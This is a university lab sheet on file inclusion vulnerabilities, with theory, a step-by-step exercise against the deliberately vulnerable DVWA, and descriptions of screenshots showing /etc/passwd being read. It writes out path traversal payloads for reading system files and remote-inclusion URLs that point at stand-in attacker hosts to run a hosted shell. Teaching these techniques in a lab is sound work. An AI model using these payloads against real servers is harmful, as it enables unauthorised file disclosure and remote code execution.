

## Experiment No. 9

**Aim:** Demonstrating File Inclusion Vulnerabilities: Reading and Writing to a Web Server


### Learning Objective:

- Understand the principles behind file inclusion vulnerabilities in web applications.
- Learn how attackers can exploit these flaws to read sensitive files and, in some cases, write data to or execute code on a vulnerable web server.
- Practice simulating file inclusion attacks in a controlled experimental environment.


### Theory:

File inclusion vulnerabilities allow attackers to control which files a web application loads or executes. These issues typically arise when applications use unsanitized user input to reference files, and they are particularly common in applications built with languages like PHP. There are two major types:

- **Local File Inclusion (LFI):** The attacker includes files already present on the victim server, which may disclose sensitive data or allow code execution.



- **Remote File Inclusion (RFI):** The attacker includes files from a remote location, potentially allowing direct remote code execution if PHP's `allow_url_include` is enabled.



## How File Inclusion Attacks Work

- **Reading Files (LFI):** An attacker manipulates a parameter to load sensitive files on the server (e.g., passwords, configuration).
- **Remote Execution (RFI):** The attacker supplies a URL to a malicious file, which the vulnerable application fetches and executes.
- **Path Traversal:** Attackers often combine file inclusion with directory traversal (e.g., using `../`) to access files outside the intended directory.

If a user accesses `http://site.com/index.php?file=about.php`, the script includes `pages/about.php`. However, an attacker could request `?file=../../../../etc/passwd` to attempt to read the server's password file.

## Stepwise Experimental Procedure

### 1. Set Up the Test Environment

- Deploy or use a pre-configured vulnerable web application (e.g., Damn Vulnerable Web App [DVWA]).
- Ensure server error logs are accessible for observing failed and successful attempts.

### 2. Detect File Inclusion Vulnerabilities

- Identify parameters that appear to reference files (e.g., `file`, `lang`, `page`).
- Test normal operation with intended values.
- Craft payloads to manipulate the file path, such as:
  - `?file=about.php`
  - `?file=../../../../etc/passwd` (attempting to read system files)
  - For RFI (if allowed): `?file=http://malicious.com/shell.txt`

### 3. Exploit for Reading Files (LFI)

- Submit requests using directory traversal sequences to read sensitive server files, like:
  - `?file=../../../../etc/passwd` (Linux systems)
  - `?file=../../../../windows/win.ini` (Windows systems)
- If vulnerable, the contents of these files are displayed in the browser.


### 4. Write or Execute Malicious Code (Advanced LFI/RFI)

- Upload a web shell (malicious PHP script) using any file upload feature, then include it with LFI:


- ?file=../../uploads/shell.php
- For RFI, host a malicious script and include it remotely:
  - ?file=http://attacker.com/malicious.txt
- If successful, commands can be run on the web server through the included script.

## 5. Clean Up

- Document all request/response pairs.
- Reset and secure the test environment.



The screenshot shows Burp Suite Professional v2022.8.4. The 'Repeater' tab is active, displaying a request and response pair. The request is a GET request to `https://0acf008e03994af7c241304900a600d4.web-security-academy.net/.//..../etc/passwd`. The response is a 200 OK status with a content type of `image/jpeg` and a content length of 2262. The response body shows a list of system users and their home directories, such as `root:x:0:0:root:/root:/bin/bash`.



The screenshot shows the Damn Vulnerable Web App (DVWA) v1.0.7 interface. The browser address bar shows the URL `192.168.80.134/dvwa/vulnerabilities/fi/?page=../../etc/passwd`. The page displays a list of system users and their home directories, similar to the one in the Burp Suite screenshot. The page also includes a sidebar with navigation links for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion (highlighted), SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout.



**Learning Outcome:**

- Identify vulnerable parameters prone to file inclusion.
- Demonstrate file reading attacks using directory traversal and LFI techniques.
- Understand the elevated risk of code execution via RFI or LFI if attackers can upload and execute files.
- Recommend mitigation strategies, including avoiding user-supplied input in file operations, implementing strong input validation, and employing an allow-list approach for includable files.

**Conclusion:**

.....  
.....  
.....  
.....

**Name:**

**Class: BE-CSE**

**Roll No.:**

**For Faculty Use**

Correction Parameters	Formative Assessment [40%]	Timely completion of Practical [ 40%]	Attendance / Learning Attitude [20%]	
Marks Obtained				